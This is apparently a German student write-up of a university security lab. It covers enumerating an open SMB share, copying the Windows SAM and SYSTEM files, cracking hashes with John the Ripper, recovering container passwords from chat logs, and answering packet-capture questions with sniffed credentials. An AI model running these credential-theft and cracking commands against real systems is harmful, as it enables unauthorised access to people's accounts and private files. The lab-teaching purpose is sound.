Zuerst müssen wir herausfinden was es für Freigaben gibt:

```
$ smbclient -L 192.168.10.55
Password:
Anonymous login successful
Domain=[PRIVATE HOME NET OF PETER & ANNELIESE MAYER] OS=[Unix] Server=[Samba
3.0.24]
```

```
Sharename      Type           Comment
-----
IPC$           IPC           IPC Service ("Windows 2000 LAN Manager")
DatenPeter    Disk
C$            Disk
print$       Disk         Printer Drivers
Anonymous login successful
Domain=[PRIVATE HOME NET OF PETER & ANNELIESE MAYER] OS=[Unix] Server=[Samba
3.0.24]
```

```
Server          Comment
-----
Workgroup      Master
PRIVATE HOME NE
```

Der Zugriff auf „//192.168.10.55/C\$“ ist nicht passwort-geschützt, die Gesundheitsdaten sind hier allerdings nicht zu finden. Um auf „//192.168.10.55/DatenPeter“ zuzugreifen benötigen jedoch wir das Account-Passwort. Dieses soll nun geknackt werden.

Auf „//192.168.10.55/C\$“ befinden sich die Dateien „\windows\system32\config\SYSTEM“ und „\windows\system32\config\SAM“, welche zum Knacken des Passworts benötigt werden. Um die Dateien auf unseren lokalen Rechner zu übertragen, benutzen wir wieder uencode/udecode:

```
$ smbclient -E -N //192.168.10.55/C$ -c
'cd \windows\system32\config\; get SAM -' 2>/dev/null | uencode -m
SAM
$ smbclient -E -N //192.168.10.55/C$ -c 'cd \windows\system32\config\;
get SYSTEM -' 2>/dev/null | uencode -m SYSTEM
```

Um das Passwort des Accounts zu knacken, muss zuerst der „Windows System Key“, der die Windows-Passwörter zusätzlich verschlüsselt., extrahiert werden. Anschließend können die Hashwerte der Passwörter extrahiert werden:

```
$ bkhive SYSTEM saved-syskey.txt
$ samdump2 SAM saved-syskey.txt > password-hashes.txt
```

Nun muss mittels Brute Force Attacke nur noch ein Passwort gefunden werden, dass zum Hash passt. Dies haben wir mit dem Tool „John the Ripper“ durchgeführt. Um das Knacken zu beschleunigen, haben wir zudem eine, im Internet frei erhältliche, deutsche Wörterliste verwendet:

```
$ john -wordlist:wordlist-final.txt password-hashes.txt


$ john -show password-hashes.txt Administrator::
500:ff02b5f180f72c1333526cfaf4f139ef::: Gast::
501:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0::1002:e44d5d589ef8e2fae0e4467ada95146d:::
pmeier:STRENGGEHEIM:1003:d15b34f8e01c86c51755bc308e4baf18:::

5 password hashes cracked, 2 left
```

Nun können wir uns mit dem Benutzer „pmeier“ und dem geknackten Passwort auf das Verzeichnis „DatenPeter“ verbinden. Dort finden wir im Verzeichnis „\Private\healthInsurance“ die Datei „Mail am 2009-07-29.txt“ mit den gesuchten Informationen.

Lösung:

6783-270977



```
lincoln@secws09-lab1-shellaccts:~$
lincoln@secws09-lab1-shellaccts:~$ smbclient -Upmeier //192.168.10.55/DatenPeter strenggeheim
Domain=[WINDOWS XP] OS=[Unix] Server=[Samba 3.0.24]
smb: \> get "Private\healthInsurance\Mail am 2009-07-29.txt" -
Dear Health Insurance clerk

I have forgotten to tell you my health insurance Number: 6783-270977

best regards, Meier
getting file \Private\healthInsurance\Mail am 2009-07-29.txt of size 119 as - (1190000.0 kb/s) (average inf kb/s)
smb: \>
```

Task 5

Aufgabenstellung

Diese Narren! Sie glauben wohl, sie koennen die wirklich wichtigen Daten vor mir verstecken! Ich habe von einem ihrer Server eine verschluesselte True-Crypt Datei mit wichtigen Informationen. Untersuche, entpacke (und was sonst noch erforderlich ist) sie so lange, bis du mir meine Frage beantworten kannst: "Wieviele Semester muss ein 25lbs ESSE-Braten im Rohr sein?"

Die Datei steht unter

<http://security.inso.tuwien.ac.at/downloads/ws0910/security/lab/1/container.truecrypt> (SHA256 Checksum:

eb84100a28079c2960de792d97cea15433d87a9e6f7ab38d940411b55f476fbb) zur

Verfuegung, ich warte auf deine Antwort!

Lösung

Nachdem eine Wörterbuchattacke aufgrund der Architektur von Truecrypt und der hohen Anzahl an möglicher Verschlüsselungen, keinen Erfolg bringt, machen wir uns auf die Suche nach dem Passwort. Im Ordner „\MyUnixHomeBackup\purple\logs\“ des Benutzers „pmeier“ werden wir kurz darauf fündig.

```

File Edit View Terminal Help
smb: \MyUnixHomeBackup\purple\logs> get "jabber\p.meier@gmail.com\franz.huber@gmail.com\2009-06-23.091047+0200CEST.txt" -
Conversation with franz.huber@gmail.com at Mit 23 Jun 2009 09:10:47 CEST on p.meier@gmail.com/ (jabber)
(09:10:58) p.meier@gmail.com/6CF5C7F7: hi i have to tell you the secret TrueCrypt password, but i dont trust G00gle!!!!, so i
gonna tell you with msn, because m$ would never gather data from us!! Yeah, and as always swap the first word with the secon
d one!!
getting file \MyUnixHomeBackup\purple\logs\jabber\p.meier@gmail.com\franz.huber@gmail.com\2009-06-23.091047+0200CEST.txt of
size 362 as - (3620000.0 kb/s) (average inf kb/s)
smb: \MyUnixHomeBackup\purple\logs> get "msn\p.meier@live.at\franz.huber@hotmail.com\2009-06-25.135850+0200CEST.txt" -
Conversation with franz.huber@hotmail.com at Mit 23 Jun 2009 13:58:50 CEST on p.meier@live.at (msn)
(13:58:53) p.meier@live.at: You know what i'm talking about: Ware Lucy Webb
(18:50:20) franz.huber@hotmail.com: ???
(18:51:12) p.meier@live.at: check your icq or gmail!
getting file \MyUnixHomeBackup\purple\logs\msn\p.meier@live.at\franz.huber@hotmail.com\2009-06-25.135850+0200CEST.txt of siz
e 269 as - (2690000.0 kb/s) (average inf kb/s)
smb: \MyUnixHomeBackup\purple\logs> █

```

Das Passwort lautet also:

Lucy Ware Webb

Nun können wir den Truecrypt-Container mounten und finden darin die Datei „solve.zip.gpg“. Da die Datei mit dem GPG/PGP verschlüsselt ist, benötigen wir ein weiteres Passwort. Dieses findet sich in der IRC-Übertragung im Paket-Capture und lautet „Rutherford B. Haye“. Nach dem Entpacken der entschlüsselten ZIP-Datei, erhalten wir die Datei „How-to-bake-a-cake.doc“. Diese ist aber kein MS Word Dokument, sondern eine mit „uencode“ kodierte Datei. Durch dekodieren mit „udecode“ erhalten wir die Datei „How-to-bake-a-cake.docx“. Auch dies ist aber kein MS Word Dokument sondern ein PDF-Dokument mit dem Titel „How to Cook a Turkey“. Die Datei enthält nun die gesuchte Lösung.

Lösung:

4.346

```

File Edit View Terminal Help
harald@hart400:~/Documents/sec$ gpg solve.zip.gpg
gpg: CAST5 encrypted data
gpg: gpg-agent is not available in this session
gpg: encrypted with 1 passphrase
gpg: WARNING: message was not integrity protected
harald@hart400:~/Documents/sec$ unzip solve.zip
Archive: solve.zip
warning [solve.zip]: 512 extra bytes at beginning or within zipfile
(attempting to process anyway)
  inflating: How-to-bake-a-cake.doc
harald@hart400:~/Documents/sec$ udecode How-to-bake-a-cake.doc
harald@hart400:~/Documents/sec$ cp How-to-bake-a-cake.docx How-to-cook-a-turkey.
pdf
harald@hart400:~/Documents/sec$ evince How-to-cook-a-turkey.pdf

```

Weight of Bird	Roasting Time (Unstuffed)	Roasting Time (Stuffed)	Roasting Time (ESSE Braten)
10-18 lbs	3-3.5 hours	3.75-4.5 hours	1.2343 semester
15-22 lbs	3.5-4 hours	4.5-5 hours	2.231 semester
22-24 lbs	4-4.5 hours	5-5.5 hours	3.974 semester
24-29 lbs	4.5-5 hours	5.5-6.25 hours	4.346 semester

Want to see how it's done? Watch our How-To Video.

Sonstige Aufgaben

Abgesehen von den 6 Aufgaben wurden noch einzelne Fragen gestellt, die in diesem Abschnitt beantwortet werden.


Wie funktioniert der Angriff auf das WLAN und wie könnten Sie das Netzwerk vor solchen Angriffen schützen?

Das WLAN ist, wie in Task 0 beschrieben, WEP verschlüsselt, wobei sich die Verschlüsselung aus einem fixen Schlüssel und einem, bei jedem Paket neu generierten, 24 Bit zusammensetzt. Als Verschlüsselungsalgorithmus wird RC4 verwendet. Der generierte Initialisierungsvektor wird selbstverständlich jedem Paket angehängt.

Die größte Schwachstelle dieser Methode ist, dass der Initialisierungsvektor zu kurz ist und sich, bei längerer Aufzeichnung der Pakete, wiederholen muss. Aus diesen 2 Paketen kann der Schlüssel berechnet werden. Eine weitere Schwachstelle sind kurze Schlüssel, die bis zu 40 Bit kurz sein können. Ein solch kurzer Schlüssel lässt sich auch einfach „ausprobieren“.

Schützen kann man sich vor solchen Angriffen vor Verwendung geeigneter WLAN-Verschlüsselungen. Nach aktuellem Stand ist WPA2 anzuraten. Zudem lässt sich die Sicherheit enorm erhöhen, wenn die Verbindungen mittels IPsec, SSH-Tunnel, oder einer anderen Technologie abgesichert werden.

IEEE 802.11: Welche MAC-Adressen haben die beteiligten Host-Systeme?



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
00:1e:3b:02:41:a5	255	21330	19	798	236	20532
00:1f:3b:17:8e:45	2784	1228773	981	114480	1803	1114293
00:21:5c:a0:5b:b7	68439	55667392	33655	3324553	34784	52342839
00:21:5d:7f:26:04	928	102118	331	31854	597	70264
00:22:6b:59:dd:cb	1	139	1	139	0	0
00:23:4d:38:10:7f	21631	1536534	717	84624	20914	1451910
01:00:5e:00:00:16	15	1272	0	0	15	1272
01:00:5e:00:00:fb	667	120083	0	0	667	120083
01:00:5e:7f:ff:fa	1783	697840	0	0	1783	697840
AppleCom_b7:18:54	295	25665	0	0	295	25665
Broadcast	148352	10399618	0	0	148352	10399618
Cisco-Li_37:3f:7e	22502	2120437	22259	2101383	243	19054
Cisco-Li_37:3f:80	3432	293979	3280	285162	152	8817
IPv6-Neighbor-Discovery_00:00:00:02	27	2718	0	0	27	2718
IPv6-Neighbor-Discovery_00:00:00:16	18	2172	0	0	18	2172
IPv6-Neighbor-Discovery_ff:17:8e:45	8	874	0	0	8	874
IntelCor_16:7d:77	3	270	3	270	0	0
Intel_13:5f:f9	4481	5306550	3748	5229285	733	77265
Intel_64:a3:a8	149502	10693581	148617	10534641	885	158940
Intel_aa:46:17	2420	1170992	1345	1065542	1075	105450
Xensourc_45:24:b4	74586	61347339	36128	52596427	38458	8750912
Xensourc_6e:0c:63	130	38680	58	21170	72	17510
Xensourc_89:f4:48	37	3332	4	344	33	2988
Xensourc_ee:d5:c5	4	344	4	344	0	0

IEEE 802.11: Welche ESSID hat das Netzwerk mit dem meisten Traffic?

Antwort: preisbeersauce

IP: Welche IP-Adressen haben die beteiligten Host-Systeme?

IPv4 Endpoints						
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
0.0.0.0	16	5960	16	5960	0	0
192.168.10.10	1968	727306	1855	713389	113	13917
192.168.10.255	54	10548	0	0	54	10548
192.168.10.50	65941	55520402	31205	47218652	34736	8301750
192.168.10.51	1014	247878	410	99942	604	147936
192.168.10.52	7310	5552139	4235	5252893	3075	299246
192.168.10.55	71	22576	30	11806	41	10770
192.168.10.56	53	15588	22	8848	31	6740
192.168.10.70	689	106687	492	70410	197	36277
192.168.10.71	1621	342393	1053	211019	568	131374
192.168.10.72	364	56330	199	23493	165	32837
192.168.10.73	4038	5272741	3636	5224163	402	48578
192.168.10.74	67909	55624839	33516	3315791	34393	52309048
192.168.10.75	1900	1128467	1253	1060072	647	68395
192.168.10.76	1983	1156247	790	94916	1193	1061331
224.0.0.22	15	1272	0	0	15	1272
224.0.0.251	667	120083	0	0	667	120083
239.255.255.250	1783	697840	0	0	1783	697840
255.255.255.255	28	13412	0	0	28	13412

VoIP (SIP): Wer hat wo angerufen?

Detected 1 VoIP Call. Selected 1 Call.							
Start Time	Stop Time	Initial Speaker	From	To	Protocol	Packets	State
69.88	81.95	192.168.10.71	sip:32@192.168.10.51	sip:2333@192.168.10.51	SIP	10	COMPLE

Anruf: sip:32@192.168.10.51 -> sip:2333@192.168.10.51

VoIP (SIP): Was hören Sie im Anruf?

Zuerst pfeifen, anschließend sagen mehrere Personen im Chor das *Wort* „Essebraten“.

POP3: Benutzernamen / Passwörter

rupert / turkey2

POP3: Welche Nachrichten wurden abgerufen?

Die E-Mail mit dem Subject „MEGA COOL“ sowie 2 unterschiedliche E-Mails mit dem Subject „ARGH“.

SMTP: Wer hat E-Mails an wen versendet?

3 E-Mails, jeweils von „Live session user <leave@tree.invalid>“ an „rupert@thanksgiving.org.invalid“

SMTP: Was war der Inhalt dieser Nachrichten?

```
Stream Content
EHLO [192.168.10.73]
MAIL FROM:<leave@tree.invalid>
RCPT TO:<rupert@thanksgiving.org.invalid>
DATA
Subject: MEGA COOL!
From: Live session user <leave@tree.invalid>
To: rupert@thanksgiving.org.invalid
Content-Type: text/plain
Date: Fri, 13 Nov 2009 22:08:00 +0000
Message-Id: <1258150080.6095.28.camel@ubuntu>
Mime-Version: 1.0
X-Mailer: Evolution 2.26.1
Content-Transfer-Encoding: 7bit

HI!

Look at my cool working place!

best regards
```

```
Stream Content
EHLO [192.168.10.73]
MAIL FROM:<leave@tree.invalid>
RCPT TO:<rupert@thanksgiving.org.invalid>
DATA
Subject: ARGH
From: Live session user <leave@tree.invalid>
To: rupert@thanksgiving.org.invalid
Content-Type: multipart/mixed; boundary="--Wrw4TcNH3QjKdVm6jHec"
Date: Fri, 13 Nov 2009 22:08:23 +0000
Message-Id: <1258150103.6095.29.camel@ubuntu>
Mime-Version: 1.0
X-Mailer: Evolution 2.26.1

--Wrw4TcNH3QjKdVm6jHec
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

Dam i forgot the attachment!

--Wrw4TcNH3QjKdVm6jHec
Content-Disposition: attachment; filename="IMG_3362.JPG"
Content-Type: image/jpeg; name="IMG_3362.JPG"
Content-Transfer-Encoding: base64

/9j/4SX+RXhpZgAASUkqAAgAAAAJAA8BBAgAGAAAegAAABABAgYAAAAgAAAAIBAwABAAAAQAA
ABoBBQABAAAAoAAAAABsBBQABAAAAqAAACgBAwABAAAAgAAADIBAgAUAAAAsAAAAAMCAwABAAAA
AQAAAGmHBAABAAAxAxAAAAAGMAABDYW5vbG9Y5vbiBQb3dlc1Nob3Q0TU5MCAwJlUwD////////
/7QAAAABAAAAtAAAAEAAAyMDA50jEx0jEzIDE30jM10jQ2ACAamoIFAAEAAABKAgAAnYIFAAEA
AABSAgAAJ4gDAEEAAADIAAAAAJAHAAQAAAAWmjIwA5ACABQAAABaAgAABJACABQAAABuAgAAAZEH
AAQAAAABAgMAApEFAAEAAACCgAAAZIKAAEAAACKAgAAApIFAAEAAACSgAABJIKAAEAAACaAgAA
p7TEAAEAACIAAAp5TAAEAAMAAEAAC7ZDAEAAMAP7AAACgTEAAEAACgAAAF1THALATAAGV
```

```
Stream Content
EHLO [192.168.10.73]
MAIL FROM:<leave@tree.invalid>
RCPT TO:<rupert@thanksgiving.org.invalid>
DATA
Subject: ARGH
From: Live session user <leave@tree.invalid>
To: rupert@thanksgiving.org.invalid
Content-Type: multipart/mixed; boundary="--uI7oecwGYFr3Fr9BbT33"
Date: Fri, 13 Nov 2009 22:13:51 +0000
Message-Id: <1258150431.6095.30.camel@ubuntu>
Mime-Version: 1.0
X-Mailer: Evolution 2.26.1

--uI7oecwGYFr3Fr9BbT33
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

Maybe this time

--uI7oecwGYFr3Fr9BbT33
Content-Disposition: attachment; filename="IMG_3362.JPG"
Content-Type: image/jpeg; name="IMG_3362.JPG"
Content-Transfer-Encoding: base64
```

HTTP: Benutzernamen/Passwörter

Einmal wurde von der IP-Adresse 192.168.10.74 ein Loginversuch mit dem Benutzernamen „test“ und dem Passwort „test“ durchgeführt. Diese war nicht erfolgreich.

HTTP: Welchen Inhalt hat die aufgerufene Webseite?




HTTPS: Welche IP-Adressen sind an der HTTPS-Kommunikation beteiligt?

192.168.10.55 (Client) und 192.168.10.50 (Server)

HTTPS: Benutzernamen/Passwörter, falls ersichtlich

Benutzername / Passwort: johnson / Aish7Phi

HTTPS: Aufgerufene Webseite/Applikation, falls ersichtlich



Instant Messaging: Welches Protokoll wurde verwendet?

IRC

Instant Messaging: Welche Personen waren anwesend?

roosevelt!~ubuntu@gravy.thanksgiving.org.invalid
bill!~bill@gravy.thanksgiving.org.invalid
turkey_lover!~ubuntu@gravy.thanksgiving.org.invalid
toThePower!~ubuntu@gravy.thanksgiving.org.invalid
SilverSurfer!~ubuntu@gravy.thanksgiving.org.invalid
snake!~snake@gravy.thanksgiving.org.invalid
linus!~madhu@gravy.thanksgiving.org.invalid

Instant Messaging: Wie war der Name des Chatraums?

#turkey

VNC: Welche IP-Adressen haben sich verbunden?

192.168.10.75 (Client) und 192.168.10.76 (Server)

VNC: Via Maus-Klicks wurde ein Bild gezeichnet. Was wird dargestellt?

Ein Stern:

